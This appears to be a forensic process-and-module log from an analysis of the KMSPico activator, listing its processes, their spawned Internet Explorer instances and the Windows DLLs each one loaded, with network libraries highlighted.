-> {C:\Windows\syswow64\GDI32.dll}

-> {C:\Windows\syswow64\LPK.dll}

-> {C:\Windows\syswow64\USP10.dll}

-> {C:\Windows\syswow64\ADVAPI32.dll}

-> {C:\Windows\SysWOW64\sechost.dll}

-> {C:\Windows\syswow64\RPCRT4.dll}

-> {C:\Windows\syswow64\SspiCli.dll}

-> {C:\Windows\syswow64\CRYPTBASE.dll}

-> {C:\Windows\syswow64\ole32.dll}

-> {C:\Windows\syswow64\OLEAUT32.dll}

-> {C:\Windows\syswow64\SHLWAPI.dll}

-> {C:\Windows\system32\ktmw32.dll}

-> {C:\Windows\system32\IMM32.DLL}

-> {C:\Windows\syswow64\MSCTF.dll}

-> {C:\Windows\SysWOW64\VERSION.dll}

-> {C:\Windows\syswow64\CLBCatQ.DLL}

-> {C:\Windows\SysWOW64\taskschd.dll}

-> {C:\Windows\SysWOW64\XmlLite.dll}

Mon Mar 13 01:05:02 2017 1940 **KMSPico10.2.1__8174_il17.exe** -> belongsTo 3424

****

** 1940 (0x00000794)

-> {C:\Program Files (x86)\KMSPico 10.0.6\KMSPico10.2.1__8174_il17.exe}

-> {C:\Windows\SysWOW64\ntdll.dll}

-> {C:\Windows\syswow64\kernel32.dll}

-> {C:\Windows\syswow64\KERNELBASE.dll}

-> {C:\Windows\system32\dbghelp.dll}

-> {C:\Windows\syswow64\msvcrt.dll}

-> {C:\Windows\syswow64\USER32.dll}

-> {C:\Windows\syswow64\GDI32.dll}

-> {C:\Windows\syswow64\LPK.dll}

-> {C:\Windows\syswow64\USP10.dll}

-> {C:\Windows\syswow64\ADVAPI32.dll}

-> {C:\Windows\SysWOW64\sechost.dll}

-> {C:\Windows\syswow64\RPCRT4.dll}

-> {C:\Windows\syswow64\SspiCli.dll}

-> {C:\Windows\syswow64\CRYPTBASE.dll}

-> {C:\Windows\system32\IMM32.DLL}

-> {C:\Windows\syswow64\MSCTF.dll}

Mon Mar 13 01:05:06 2017 4928 **RegistryActivator.exe** -> belongsTo 3424

****

** 4928 (0x00001340)

-> {C:\Program Files (x86)\KMSPico 10.0.6\RegistryActivator.exe}

-> {C:\Windows\SysWOW64\ntdll.dll}

-> {C:\Windows\syswow64\kernel32.dll}

-> {C:\Windows\syswow64\KERNELBASE.dll}

-> {C:\Windows\syswow64\ole32.dll}

-> {C:\Windows\syswow64\msvcrt.dll}

-> {C:\Windows\syswow64\GDI32.dll}

-> {C:\Windows\syswow64\USER32.dll}

-> {C:\Windows\syswow64\ADVAPI32.dll}

-> {C:\Windows\SysWOW64\sechost.dll}

-> {C:\Windows\syswow64\RPCRT4.dll}

-> {C:\Windows\syswow64\SspiCli.dll}

-> {C:\Windows\syswow64\CRYPTBASE.dll}

-> {C:\Windows\syswow64\LPK.dll}

-> {C:\Windows\syswow64\USP10.dll}

-> {C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7600.16385_none_421189da2b7fabfc\comctl32.dll}

-> {C:\Windows\syswow64\SHLWAPI.dll}

-> {C:\Windows\system32\IMM32.DLL}

-> {C:\Windows\syswow64\MSCTF.dll}

-> {C:\Windows\syswow64\WS2_32.dll}

-> {C:\Windows\syswow64\NSI.dll}

-> {C:\Windows\syswow64\SHELL32.dll}

-> {C:\Windows\syswow64\OLEAUT32.dll}

-> {C:\Windows\system32**WINHTTP.dll**}

-> {C:\Windows\system32\webio.dll}

-> {C:\Windows\system32\UxTheme.dll}

-> {C:\Windows\system32\CRYPTSP.dll}

-> {C:\Windows\system32\rsaenh.dll}

-> {C:\Windows\System32\mswsock.dll}

-> {C:\Windows\system32\DNSAPI.dll}

-> {C:\Windows\system32\IPHLPAPI.DLL}

-> {C:\Windows\system32\WINNSI.DLL}

-> {C:\Windows\System32\fwpuclnt.dll}

-> {C:\Windows\system32\rasadhlp.dll}

-> {C:\Windows\System32\wship6.dll}

-> {C:\Windows\System32\wshtcpip.dll}

Mon Mar 13 01:05:08 2017 3140 **aacdbc6111cfb3aea70f7f85aa148411.exe** -> belongsTo 744

****

** 3140 (0x00000C44)

-> {C:\Program Files (x86)\KMSPico 10.0.6\aacdbc6111cfb3aea70f7f85aa148411.exe}

-> {C:\Windows\SysWOW64\ntdll.dll}

-> {C:\Windows\syswow64\kernel32.dll}

-> {C:\Windows\syswow64\KERNELBASE.dll}

-> {C:\Windows\syswow64\USER32.dll}

-> {C:\Windows\syswow64\GDI32.dll}

-> {C:\Windows\syswow64\LPK.dll}

-> {C:\Windows\syswow64\USP10.dll}

-> {C:\Windows\syswow64\msvcrt.dll}

-> {C:\Windows\syswow64\ADVAPI32.dll}

-> {C:\Windows\SysWOW64\sechost.dll}

-> {C:\Windows\syswow64\RPCRT4.dll}

-> {C:\Windows\syswow64\SspiCli.dll}

-> {C:\Windows\syswow64\CRYPTBASE.dll}

-> {C:\Windows\system32\IMM32.DLL}

-> {C:\Windows\syswow64\MSCTF.dll}

-> {C:\Windows\syswow64\SHELL32.dll}

-> {C:\Windows\syswow64\SHLWAPI.dll}

-> {C:\Windows\syswow64\ole32.dll}

-> {C:\Windows\syswow64\OLEAUT32.dll}

-> {C:\Windows\syswow64\PSAPI.DLL}

-> {C:\Windows\system32\USERENV.dll}

-> {C:\Windows\system32\profapi.dll}

-> {C:\Windows\system32\WTSAPI32.dll}

-> {C:\Windows\syswow64**WS2_32**.dll}

-> {C:\Windows\syswow64\NSI.dll}

-> {C:\Windows\syswow64\urlmon.dll}

-> {C:\Windows\syswow64\CRYPT32.dll}

-> {C:\Windows\syswow64\MSASN1.dll}

-> {C:\Windows\syswow64\iertutil.dll}

-> {C:\Windows\syswow64\wininet.dll}

-> {C:\Windows\syswow64\Normaliz.dll}

-> {C:\Windows\syswow64\CLBCatQ.DLL}

-> {C:\Windows\system32\wbem\wbemprox.dll}

-> {C:\Windows\system32\wbemcomn.dll}

-> {C:\Windows\system32\CRYPTSP.dll}

-> {C:\Windows\system32\rsaenh.dll}

-> {C:\Windows\system32\RpcRtRemote.dll}

-> {C:\Windows\system32\wbem\wbemsvc.dll}

-> {C:\Windows\system32\wbem\fastprox.dll}

-> {C:\Windows\system32\NTDSAPI.dll}

Mon Mar 13 01:05:11 2017 3108 **iexplore.exe** -> belongsTo 2956

****

** 3108 (0x00000C24)

-> {C:\Program Files (x86)\Internet Explorer\iexplore.exe}

-> {C:\Windows\SysWOW64\ntdll.dll}

-> {C:\Windows\syswow64\kernel32.dll}

-> {C:\Windows\syswow64\KERNELBASE.dll}

-> {C:\Windows\syswow64\ADVAPI32.dll}

-> {C:\Windows\syswow64\msvcrt.dll}

-> {C:\Windows\SysWOW64\sechost.dll}

-> {C:\Windows\syswow64\RPCRT4.dll}

-> {C:\Windows\syswow64\SspiCli.dll}

-> {C:\Windows\syswow64\CRYPTBASE.dll}

-> {C:\Windows\syswow64\USER32.dll}

-> {C:\Windows\syswow64\GDI32.dll}

-> {C:\Windows\syswow64\LPK.dll}

-> {C:\Windows\syswow64\USP10.dll}

-> {C:\Windows\syswow64\SHLWAPI.dll}

-> {C:\Windows\syswow64\SHELL32.dll}

-> {C:\Windows\syswow64\ole32.dll}

-> {C:\Windows\syswow64\iertutil.dll}

-> {C:\Windows\syswow64\urlmon.dll}

-> {C:\Windows\syswow64\OLEAUT32.dll}

-> {C:\Windows\syswow64\CRYPT32.dll}

-> {C:\Windows\syswow64\MSASN1.dll}

-> {C:\Windows\system32\IMM32.DLL}

-> {C:\Windows\syswow64\MSCTF.dll}

-> {C:\Windows\system32\IEFRAME.dll}

-> {C:\Windows\syswow64\PSAPI.DLL}

-> {C:\Windows\system32\OLEACC.dll}

-> {C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7600.16385_none_421189da2b7fabfc\comctl32.dll}

-> {C:\Windows\syswow64\WININET.dll}

-> {C:\Windows\syswow64\Normaliz.dll}

-> {C:\Windows\system32\profapi.dll}

-> {C:\Windows\syswow64\ws2_32.DLL}

-> {C:\Windows\syswow64\NSI.dll}

-> {C:\Windows\system32\dnsapi.DLL}

-> {C:\Windows\system32\iphlpapi.DLL}

-> {C:\Windows\system32\WINNSI.DLL}

-> {C:\Windows\syswow64\CLBCatQ.DLL}

-> {C:\Windows\system32\CRYPTSP.dll}

-> {C:\Windows\system32\rsaenh.dll}

-> {C:\Windows\system32\RpcRtRemote.dll}

-> {C:\Windows\system32\ntmarta.dll}

-> {C:\Windows\syswow64\WLDAP32.dll}

-> {C:\Windows\system32\VERSION.dll}

-> {C:\Windows\syswow64\comdlg32.dll}

-> {C:\Windows\system32\mswsock.dll}

-> {C:\Windows\System32\wshtcpip.dll}

-> {C:\Windows\System32\wship6.dll}

-> {C:\Windows\system32\rasadhlp.dll}

-> {C:\Windows\System32\fwpuclnt.dll}

-> {C:\Windows\system32\RASAPI32.dll}

-> {C:\Windows\system32\rasman.dll}

-> {C:\Windows\system32\rtutils.dll}

-> {C:\Windows\system32\sensapi.dll}

-> {C:\Windows\system32\NLAapi.dll}

-> {C:\Windows\system32\IEUI.dll}

-> {C:\Windows\system32\MSIMG32.dll}

-> {C:\Windows\System32\netprofm.dll}

-> {C:\Windows\System32\npmproxy.dll}

-> {C:\Windows\System32\winrnr.dll}

-> {C:\Windows\system32\napinsp.dll}

-> {C:\Windows\system32\pnrpnsp.dll}

-> {C:\Windows\system32\wshbth.dll}

-> {C:\Program Files (x86)\Internet Explorer\ieproxy.dll}

-> {C:\Windows\system32\UxTheme.dll}

-> {C:\Windows\system32\xmllite.dll}

-> {C:\Windows\system32\explorerframe.dll}

-> {C:\Windows\system32\DUser.dll}

-> {C:\Windows\system32\DUI70.dll}

-> {C:\Windows\system32\apphelp.dll}

-> {C:\Windows\system32\SXS.DLL}

-> {C:\Windows\system32\propsys.dll}

-> {C:\Windows\syswow64\SETUPAPI.dll}

-> {C:\Windows\syswow64\CFGMGR32.dll}

-> {C:\Windows\syswow64\DEVOBJ.dll}

-> {C:\Windows\system32\msfeeds.dll}

-> {C:\Windows\system32\peerdist.dll}

-> {C:\Windows\system32\USERENV.dll}

-> {C:\Windows\system32\AUTHZ.dll}

-> {C:\Windows\system32\MLANG.dll}

Mon Mar 13 01:05:12 2017 2728 **iexplore.exe** -> belongsTo 3108

****

** 2728 (0x00000AA8)

-> {C:\Program Files (x86)\Internet Explorer\iexplore.exe}

-> {C:\Windows\SysWOW64\ntdll.dll}

-> {C:\Windows\syswow64\kernel32.dll}

-> {C:\Windows\syswow64\KERNELBASE.dll}

-> {C:\Windows\syswow64\ADVAPI32.dll}

-> {C:\Windows\syswow64\msvcrt.dll}

-> {C:\Windows\SysWOW64\sechost.dll}

-> {C:\Windows\syswow64\RPCRT4.dll}

-> {C:\Windows\syswow64\SspiCli.dll}

-> {C:\Windows\syswow64\CRYPTBASE.dll}

-> {C:\Windows\syswow64\USER32.dll}

-> {C:\Windows\syswow64\GDI32.dll}

-> {C:\Windows\syswow64\LPK.dll}

-> {C:\Windows\syswow64\USP10.dll}

-> {C:\Windows\syswow64\SHLWAPI.dll}

-> {C:\Windows\syswow64\SHELL32.dll}

-> {C:\Windows\syswow64\ole32.dll}

-> {C:\Windows\syswow64\iertutil.dll}

-> {C:\Windows\syswow64\urlmon.dll}

-> {C:\Windows\syswow64\OLEAUT32.dll}

-> {C:\Windows\syswow64\CRYPT32.dll}

-> {C:\Windows\syswow64\MSASN1.dll}

-> {C:\Windows\system32\IMM32.DLL}

-> {C:\Windows\syswow64\MSCTF.dll}

-> {C:\Windows\system32\IEFRAME.dll}

-> {C:\Windows\syswow64\PSAPI.DLL}

-> {C:\Windows\system32\OLEACC.dll}

-> {C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7600.16385_none_421189da2b7fabfc\comctl32.dll}

-> {C:\Windows\syswow64\comdlg32.dll}

-> {C:\Program Files (x86)\Internet Explorer\IEShims.dll}

-> {C:\Windows\system32\RpcRtRemote.dll}

-> {C:\Windows\syswow64\CLBCatQ.DLL}

-> {C:\Windows\system32\propsys.dll}

-> {C:\Windows\system32\ntmarta.dll}

-> {C:\Windows\syswow64\WLDAP32.dll}

-> {C:\Windows\system32\profapi.dll}

-> {C:\Windows\syswow64\SETUPAPI.dll}

-> {C:\Windows\syswow64\CFGMGR32.dll}
-> {C:\Windows\syswow64\DEVOBJ.dll}
-> {C:\Windows\system32\CRYPTSP.dll}
-> {C:\Windows\system32\rsaenh.dll}
-> {C:\Program Files (x86)\Internet Explorer\ieproxy.dll}
-> {C:\Windows\syswow64\WININET.dll}
-> {C:\Windows\syswow64\Normaliz.dll}
-> {C:\Windows\syswow64\ws2_32.DLL}
-> {C:\Windows\syswow64\NSI.dll}
-> {C:\Windows\system32\dnsapi.DLL}
-> {C:\Windows\system32\iphlpapi.DLL}
-> {C:\Windows\system32\WINNSI.DLL}
-> {C:\Windows\system32\MLANG.dll}
-> {C:\Windows\system32\UxTheme.dll}
-> {C:\Windows\system32\DWMAPI.DLL}
-> {C:\Windows\system32\SXS.DLL}
-> {C:\Windows\system32\VERSION.dll}
-> {C:\Windows\system32\apphelp.dll}
-> {C:\Windows\system32\RASAPI32.dll}
-> {C:\Windows\system32\rasman.dll}
-> {C:\Windows\system32\rtutils.dll}
-> {C:\Windows\system32\sensapi.dll}
-> {C:\Windows\system32\NLAapi.dll}
-> {C:\Windows\system32\rasadhlp.dll}
-> {C:\Windows\system32\peerdist.dll}
-> {C:\Windows\system32\USERENV.dll}
-> {C:\Windows\system32\AUTHZ.dll}
-> {C:\Windows\System32\netprofm.dll}
-> {C:\Windows\system32\mswsock.dll}
-> {C:\Windows\System32\wshtcpip.dll}
-> {C:\Windows\System32\npmproxy.dll}
-> {C:\Windows\System32\winrnr.dll}
-> {C:\Windows\system32\napinsp.dll}

-> {C:\Windows\system32\pnrpnsp.dll}
-> {C:\Windows\system32\wshbth.dll}
-> {C:\Windows\System32\wship6.dll}
-> {C:\Windows\System32\fwpuclnt.dll}
-> {C:\Windows\SysWOW64\mshtml.dll}
-> {C:\Windows\SysWOW64\msls31.dll}
-> {C:\Windows\system32\msimtf.dll}
-> {C:\Windows\SysWOW64\jscript.dll}
-> {C:\Windows\system32\WINMM.dll}
-> {C:\Windows\system32\MMDevAPI.DLL}
-> {C:\Windows\system32\wdmaud.drv}
-> {C:\Windows\system32\ksuser.dll}
-> {C:\Windows\system32\AVRT.dll}
-> {C:\Windows\system32\AUDIOSES.DLL}
-> {C:\Windows\system32\msacm32.drv}
-> {C:\Windows\system32\MSACM32.dll}
-> {C:\Windows\system32\midimap.dll}
-> {C:\Windows\syswow64\wintrust.dll}
-> {C:\Windows\system32\schannel.DLL}
-> {C:\Windows\SysWOW64\iepeers.dll}
-> {C:\Windows\SysWOW64\WINSPOOL.DRV}
-> {C:\Windows\system32\credssp.dll}
-> {C:\Windows\SysWOW64\Dxtrans.dll}
-> {C:\Windows\SysWOW64\ATL.DLL}
-> {C:\Windows\SysWOW64\ddrawex.dll}
-> {C:\Windows\SysWOW64\DDRAW.dll}
-> {C:\Windows\SysWOW64\DCIMAN32.dll}
-> {C:\Windows\system32\vm3dum.dll}
-> {C:\Windows\SysWOW64\Dxtmsft.dll}
-> {C:\Windows\system32\secur32.dll}
-> {C:\Windows\system32\ncrypt.dll}
-> {C:\Windows\system32\bcrypt.dll}
-> {C:\Windows\SysWOW64\bcryptprimitives.dll}

-> {C:\Windows\system32\GPAPI.dll}

-> {C:\Windows\system32\ImgUtil.dll}

-> {C:\Windows\SysWOW64\pngfilt.dll}

-> {C:
\Windows\WinSxS\x86_microsoft.windows.gdiplus_6595b64144ccf1df_1.1.7600.16385_none_72fc7cbf
861225ca\gdiplus.dll}

-> {C:\Windows\system32\D3DIM700.DLL}

-> {C:\Windows\system32\cryptnet.dll}

-> {C:\Windows\system32\Cabinet.dll}

-> {C:\Windows\system32\DEVRTL.dll}

-> {C:\Windows\system32\WINHTTP.dll}

-> {C:\Windows\system32\webio.dll}

-> {C:\Windows\system32\dhcpcsvc6.DLL}

-> {C:\Windows\system32\dhcpcsvc.DLL}

Mon Mar 13 01:05:21 2017 1336 **iexplore.exe** -> belongsTo 3108

****

** 1336 (0x00000538)

-> {C:\Program Files (x86)\Internet Explorer\iexplore.exe}

-> {C:\Windows\SysWOW64\ntdll.dll}

-> {C:\Windows\syswow64\kernel32.dll}

-> {C:\Windows\syswow64\KERNELBASE.dll}

-> {C:\Windows\syswow64\ADVAPI32.dll}

-> {C:\Windows\syswow64\msvcrt.dll}

-> {C:\Windows\SysWOW64\sechost.dll}

-> {C:\Windows\syswow64\RPCRT4.dll}

-> {C:\Windows\syswow64\SspiCli.dll}

-> {C:\Windows\syswow64\CRYPTBASE.dll}

-> {C:\Windows\syswow64\USER32.dll}

-> {C:\Windows\syswow64\GDI32.dll}

-> {C:\Windows\syswow64\LPK.dll}

-> {C:\Windows\syswow64\USP10.dll}

-> {C:\Windows\syswow64\SHLWAPI.dll}

-> {C:\Windows\syswow64\SHELL32.dll}

-> {C:\Windows\syswow64\ole32.dll}

-> {C:\Windows\syswow64\iertutil.dll}

-> {C:\Windows\syswow64\urlmon.dll}

-> {C:\Windows\syswow64\OLEAUT32.dll}

-> {C:\Windows\syswow64\CRYPT32.dll}

-> {C:\Windows\syswow64\MSASN1.dll}

-> {C:\Windows\system32\IMM32.DLL}

-> {C:\Windows\syswow64\MSCTF.dll}

-> {C:\Windows\system32\IEFRAME.dll}

-> {C:\Windows\syswow64\PSAPI.DLL}

-> {C:\Windows\system32\OLEACC.dll}

-> {C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7600.16385_none_421189da2b7fabfc\comctl32.dll}

-> {C:\Windows\syswow64\comdlg32.dll}

-> {C:\Program Files (x86)\Internet Explorer\IEShims.dll}

-> {C:\Windows\system32\RpcRtRemote.dll}

-> {C:\Windows\syswow64\CLBCatQ.DLL}

-> {C:\Windows\system32\propsys.dll}

-> {C:\Windows\system32\ntmarta.dll}

-> {C:\Windows\syswow64\WLDAP32.dll}

-> {C:\Windows\system32\profapi.dll}

-> {C:\Windows\syswow64\SETUPAPI.dll}

-> {C:\Windows\syswow64\CFGMGR32.dll}

-> {C:\Windows\syswow64\DEVOBJ.dll}

-> {C:\Windows\syswow64\WININET.dll}

-> {C:\Windows\syswow64\Normaliz.dll}

-> {C:\Windows\syswow64\ws2_32.DLL}

-> {C:\Windows\syswow64\NSI.dll}

-> {C:\Windows\system32\dnsapi.DLL}
-> {C:\Windows\system32\iphlpapi.DLL}
-> {C:\Windows\system32\WINNSI.DLL}
-> {C:\Windows\system32\CRYPTSP.dll}
-> {C:\Windows\system32\rsaenh.dll}
-> {C:\Program Files (x86)\Internet Explorer\ieproxy.dll}
-> {C:\Windows\system32\VERSION.dll}
-> {C:\Windows\System32\netprofm.dll}
-> {C:\Windows\System32\nlaapi.dll}
-> {C:\Windows\System32\npmproxy.dll}
-> {C:\Windows\system32\apphelp.dll}
-> {C:\Windows\system32\RASAPI32.dll}
-> {C:\Windows\system32\rasman.dll}
-> {C:\Windows\system32\rtutils.dll}
-> {C:\Windows\system32\mswsock.dll}
-> {C:\Windows\System32\wshtcpip.dll}
-> {C:\Windows\System32\wship6.dll}
-> {C:\Windows\system32\sensapi.dll}
-> {C:\Windows\system32\peerdist.dll}
-> {C:\Windows\system32\USERENV.dll}
-> {C:\Windows\system32\AUTHZ.dll}
-> {C:\Windows\system32\rasadhlp.dll}
-> {C:\Windows\system32\MLANG.dll}
-> {C:\Windows\system32\UxTheme.dll}
-> {C:\Windows\system32\DWMAPI.DLL}
-> {C:\Windows\system32\SXS.DLL}
-> {C:\Windows\System32\winrnr.dll}
-> {C:\Windows\system32\napinsp.dll}
-> {C:\Windows\system32\pnrpnsp.dll}
-> {C:\Windows\system32\wshbth.dll}
-> {C:\Windows\System32\fwpuclnt.dll}
-> {C:\Windows\SysWOW64\mshtml.dll}
-> {C:\Windows\SysWOW64\msls31.dll}

-> {C:\Windows\SysWOW64\iepeers.dll}

-> {C:\Windows\SysWOW64\WINSPOOL.DRV}

-> {C:\Windows\system32\msimtf.dll}

-> {C:\Windows\SysWOW64\jscript.dll}

-> {C:\Windows\system32\ImgUtil.dll}

-> {C:\Windows\SysWOW64\pngfilt.dll}

Mon Mar 13 01:05:22 2017 1244 **iexplore.exe** -> belongsTo 3108

****

** 1244 (0x000004DC)

-> {C:\Program Files (x86)\Internet Explorer\iexplore.exe}

-> {C:\Windows\SysWOW64\ntdll.dll}

-> {C:\Windows\syswow64\kernel32.dll}

-> {C:\Windows\syswow64\KERNELBASE.dll}

-> {C:\Windows\syswow64\ADVAPI32.dll}

-> {C:\Windows\syswow64\msvcrt.dll}

-> {C:\Windows\SysWOW64\sechost.dll}

-> {C:\Windows\syswow64\RPCRT4.dll}

-> {C:\Windows\syswow64\SspiCli.dll}

-> {C:\Windows\syswow64\CRYPTBASE.dll}

-> {C:\Windows\syswow64\USER32.dll}

-> {C:\Windows\syswow64\GDI32.dll}

-> {C:\Windows\syswow64\LPK.dll}

-> {C:\Windows\syswow64\USP10.dll}

-> {C:\Windows\syswow64\SHLWAPI.dll}

-> {C:\Windows\syswow64\SHELL32.dll}

-> {C:\Windows\syswow64\ole32.dll}

-> {C:\Windows\syswow64\iertutil.dll}

-> {C:\Windows\syswow64\urlmon.dll}

-> {C:\Windows\syswow64\OLEAUT32.dll}

-> {C:\Windows\syswow64\CRYPT32.dll}

-> {C:\Windows\syswow64\MSASN1.dll}

-> {C:\Windows\system32\IMM32.DLL}

-> {C:\Windows\syswow64\MSCTF.dll}

-> {C:\Windows\system32\IEFRAME.dll}

-> {C:\Windows\syswow64\PSAPI.DLL}

-> {C:\Windows\system32\OLEACC.dll}

-> {C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7600.16385_none_421189da2b7fabfc\comctl32.dll}

-> {C:\Windows\syswow64\comdlg32.dll}

-> {C:\Program Files (x86)\Internet Explorer\IEShims.dll}

-> {C:\Windows\system32\RpcRtRemote.dll}

-> {C:\Windows\syswow64\CLBCatQ.DLL}

-> {C:\Windows\system32\propsys.dll}

-> {C:\Windows\system32\ntmarta.dll}

-> {C:\Windows\syswow64\WLDAP32.dll}

-> {C:\Windows\system32\profapi.dll}

-> {C:\Windows\syswow64\SETUPAPI.dll}

-> {C:\Windows\syswow64\CFGMGR32.dll}

-> {C:\Windows\syswow64\DEVOBJ.dll}

-> {C:\Windows\system32\CRYPTSP.dll}

-> {C:\Windows\system32\rsaenh.dll}

-> {C:\Program Files (x86)\Internet Explorer\ieproxy.dll}

-> {C:\Windows\system32\VERSION.dll}

-> {C:\Windows\syswow64\WININET.dll}

-> {C:\Windows\syswow64\Normaliz.dll}

-> {C:\Windows\syswow64\ws2_32.DLL}

-> {C:\Windows\syswow64\NSI.dll}

-> {C:\Windows\system32\dnsapi.DLL}

-> {C:\Windows\system32\iphlpapi.DLL}

-> {C:\Windows\system32\WINNSI.DLL}

-> {C:\Windows\System32\netprofm.dll}

-> {C:\Windows\System32\nlaapi.dll}

-> {C:\Windows\System32\npmproxy.dll}

-> {C:\Windows\system32\apphelp.dll}

-> {C:\Windows\system32\mswsock.dll}

-> {C:\Windows\System32\wshtcpip.dll}

-> {C:\Windows\System32\wship6.dll}

-> {C:\Windows\system32\RASAPI32.dll}

-> {C:\Windows\system32\rasman.dll}

-> {C:\Windows\system32\rtutils.dll}

-> {C:\Windows\system32\sensapi.dll}

-> {C:\Windows\system32\peerdist.dll}

-> {C:\Windows\system32\USERENV.dll}

-> {C:\Windows\system32\AUTHZ.dll}

-> {C:\Windows\system32\rasadhlp.dll}

-> {C:\Windows\system32\MLANG.dll}

-> {C:\Windows\system32\UxTheme.dll}

-> {C:\Windows\system32\DWMAPI.DLL}

-> {C:\Windows\system32\SXS.DLL}

-> {C:\Windows\System32\winrnr.dll}

-> {C:\Windows\system32\napinsp.dll}

-> {C:\Windows\system32\pnrpnsp.dll}

-> {C:\Windows\system32\wshbth.dll}

-> {C:\Windows\System32\fwpuclnt.dll}

-> {C:\Windows\SysWOW64\mshtml.dll}

-> {C:\Windows\SysWOW64\msls31.dll}

-> {C:\Windows\system32\msimtf.dll}

-> {C:\Windows\SysWOW64\jscript.dll}

-> {C:\Windows\SysWOW64\iepeers.dll}

-> {C:\Windows\SysWOW64\WINSPOOL.DRV}